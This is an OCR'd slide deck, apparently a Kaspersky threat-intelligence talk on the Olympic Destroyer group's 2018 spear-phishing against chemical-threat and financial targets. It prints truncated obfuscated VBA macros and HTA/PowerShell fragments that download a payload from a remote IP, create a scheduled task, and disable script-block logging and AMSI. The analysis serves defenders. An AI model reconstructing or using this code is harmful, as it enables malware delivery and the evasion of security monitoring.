
Powershell or hta

Powershell

Stage 1: Execute macro-embedded malicious document

Stage 2: Download additional powershell script

Stage 3: Connect to Powershell Empire



Lavrov said experts from a laboratory based in the Swiss town of Spiez had analysed a sample of the substance used in the poisoning.

SPONSORED

Citing a report from the lab dated March 27, Lavrov said the evidence suggested the nerve agent used could be in the arsenal of the United States and Britain.

Objective

Spiez CONVERGENCE 2018 intends to inform about latest advances on 'chemistry making biology' and 'biology making chemistry', as well as the adoption of such advances by the bio-

Mr Aitkenhead also poured cold water on Kremlin suggestions that the material used to poison the former double agent Sergei Skripal and his daughter Yulia may

Overlap with previous attack

Macro of OlympicDestroyer related maldoc

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "ImageCombo21, 0, 0, MSComctlLib, ImageCombo2"
Private Sub ImageCombo21_Change()
    Dim jQFHUqgpsmTxDnOzJebAL As String
    Dim sVnBl As Object
    Dim XQUuqaRsVuPhyBVJcEhoLWKu As Integer
    Dim lpUqqy As String

    XQUuqaRsVuPhyBVJcEhoLWKu = 2449
    jQFHUqgpsmTxDnOzJebAL = "[wgvmtx2Wlipp"
    Set sVnBl = CreateObject(jiccbtMgKlVsHKhBwO(jQFHUqgpsmTxDnOzJebAL))
    lpUqqy = jBGGzFxIaYTsIPsPOo("wOigbxcOOVJlgBCnBdR")
    lpUqqy = ZRdCLbAOBWVGxxTEVdnqAg(sVnBl, lpUqqy, XQUuqaRsVuPhyBVJcEhoLWKu)
End Sub

Function jBGGzFxIaYTsIPsPOo(AnEsJZphiYC As String) As String
    Dim akQPlVYxpYViwwicNvvCVKHZ As String
```

```
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim AitNctyqujbOIhPLHlchUvq As String
    Dim LHvHlHbywO As Object
    Dim LoVeVmIFVUsdTKApVp As Integer
    Dim nuIFOFRTKumgwNMlnI As String

    LoVeVmIFVUsdTKApVp = 77
    AitNctyqujbOIhPLHlchUvq = "\xhwnu" & "y3Xmjqq"
    Set LHvHlHbywO = CreateObject(sqatG(AitNctyqujbOIhPLHlchUvq))
    nuIFOFRTKumgwNMlnI = vBESNbknCw("dmGwcNNseuV")
    nuIFOFRTKumgwNMlnI = uTnxBLmDnfZms(LHvHlHbywO, nuIFOFRTKumgwNMlnI, LoVeVmIFVUs
End Sub
```

Macro of new finding maldoc

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim jXFqOgJHRyVMPSj As String
    Dim LEHPlphpqMwhRdas As Object
    Dim TbkwVbGJlwjeWiCQzIajFTdC As Integer
    Dim cRrUzMukX As String
    Dim rlwcAHBzQwRslbjPSHb As String

    TbkwVbGJlwjeWiCQzIajFTdC = 5685
    jXFqOgJHRyVMPSj = KUg("798e9f8a7d68997c8b66709566976e93896b6f666869") & "™nm"
    rlwcAHBzQwRslbjPSHb = "|"—Ž•™Sx" & "Š``"
    If (TbkwVbGJlwjeWiCQzIajFTdC > 0) Then
        jXFqOgJHRyVMPSj = rlwcAHBzQwRslbjPSHb
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkTZMJJyQyvFWRS(jXFqOgJHRyVMPSj))
    Else
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkTZMJJyQyvFWRS(jXFqOgJHRyVMPSj))
    End If
    cRrUzMukX = GJfmjgLNVkEUNdlhkiOWRl("kEYHB" & "IqXtpyu" & "JAXkwAvOGM" & KUg("4276"))
    cRrUzMukX = VhBNwmhPYkQf(LEHPlphpqMwhRdas, cRrUzMukX, TbkwVbGJlwjeWiCQzIajFTdC)
End Sub
```

KASPERSKY lab

Overlap with previous attack

Powershell of OlympicDestroyer related maldoc

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('CmD /c  "Set  cXKZ=  sET-iTEm  ("{0}{2}{3}{1}"-f\'U\',\'7\',\'ARIa\',\'
AGeR\',\'N\',\'pOI\',\'.S\',\'S\',\'ErU\',\'icE\',\'NtMA\',\'yStEM.nET\')  );
EdENTialC\',\'AcHE\',\'tEM.N\',\'ET.c\')  ); sET-varIABlE  ("Bgu3"+"1") (  [TYp
nYjI\',\'heme\',\'j\',\'e\',\'snYjCurr\',\'So\',\'e\',\'crosoftnYjWind\',\'ft\'
\")[0..(${p`A`Rts}."c`OunT" -2)] -join \'\\\';${pa`YL`OAd} = (^&("{3}{2}{1}{0}"
,\'cz/co\',\'thl\',\'gs/view\',\'en\',\'st.\',\'ww.\',\'orfir\',\'ts/com\',\'s/
;^&("{1}{0}{2}" -f \'ch\',\'s\',\'tasks\') ("{0}{1}"-f\'/\',\'Create\') (\'/F\'
 -f\'/\',\'TR\') ((\'C:\'+\'{0}Windo\'+\'ws{0}\'+\'S\'+\'ys\'+\'te\'+\'m32{0}Wi
hAR]57),[sTRINg][chAR]34)."REP`LA`CE"(([chAR]79+[chAR]72+[chAR]54),\'\\\')+((\'
al\'+\'lTh\'+\'emeStyl\'+\'e);cmd.ex\'+\'e \'+\'/\'+\'b \'+\'/c\'+\' \'+((\'b5I
){3}{12}{8}{15}" -f\'of\',\'{0}\',\'re{0}\',\'}\',\'indow\',\'sion{\',\'H\',\'r\
).("{0}{1}" -f\'s\',\'plit\').Invoke("\\\\")[0..(${Par`TS}."cOu`Nt" -2)] -join
,\'s\',\'http:\',\'//20\',\' \',\'1.63/o\',\'0.122\')); ${nA`me} = ${pAR`Is}[-1
```

Powershell of new finding maldoc

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('CMD.ExE   /C  "set   KjV=  SeT-VarIABlE eiP ( [tYPe]("{7}{5}{1}{11}{0}{3
) ;   ${g`Nf}  =  [type]("{1}{0}" -F\'f\',\'RE\') ;  Set-iTeM  ("vAriaB"+"le:R
,\'rEQ\',\'M.Net.\')  ;  sET-iTem  VAriAblE:eSY ( [tyPE]("{1}{0}{4}{2}{3}" -F
F}=  ${G`Nf}."aSsE`mb`Ly".("{1}{0}" -f\'tTYPe\',\'GE\').Invoke(("{6}{1}{0}{3}{2
'c,St\',\'a\',\'nPubli\'));If(${g`Pf}){${G`PC}=${g`Pf}.("{1}{0}{2}"-f \'VaL\',\
L\',\'ogg\')][("{3}{1}{0}{2}"-f \'ip\',\'eScr\',\'tB\',\'Enabl\')+("{0}{2}{1}"-
eS\')]=0}${V`Al}=  (  VArIaBle  Eip -vAL  )::("{0}{1}" -f \'Ne\',\'w\').Invoke(
',\'Log\',\'o\',\'ckInvocation\',\'g\',\'Bl\',\'bleScript\',\'ing\',\'na\'),0);
\'SSoftw\',\'SPowerSh\',\'lTKSScr\'))-REpLace  ([CHAR]84+[CHAR]75+[CHAR]83),[CH
').Invoke(${N`ULL},(^&("{3}{0}{1}{2}" -f \'ew-Ob\',\'Je\',\'ct\',\'N\') ("{4}{3
}{2}"-f \'anag\',\'msi\',\'ils\',\'emen\',\'System.M\',\'Ut\',\'t.Automation.A\
"-f\'ue\',\'SETVAL\').Invoke(${n`ULL},${TR`Ue}));};  ( gi (\'vArIabLE:rt\'+\'ha
){14}{5}{11}{17}{7}{3}{6}{10}" -f \'Mozi\',\'(Wind\',\' T\',\'e G\',\'ws\',\'i\
```

KASPERSKY lab


New target

Targets of recent Olympic Destroyer attacks

In May-June 2018 Kaspersky Lab discovered new spear-phishing documents related to Olympic Destroyer. The threat actor had previously attacked Winter Olympics infrastructure.

Targets:

- Biological and chemical threat prevention organizations
- Financial institutions (in Russia only)



Kaspersky Lab products successfully detect and block Olympic Destroyer-related malware.

KASPERSKY lab GREAT

Takeaways

- Threat actor behind OlympicDestroyer is political-motivated APT group
- They are very skilled in open source attack tools
- They are very good at hiding themselves
- They are activate until recent
- Let’s head up their TTPs

LET’S TALK?

Twitter : @unpacker
Mail : seongsup4rk@gmail.com

KASPERSKY lab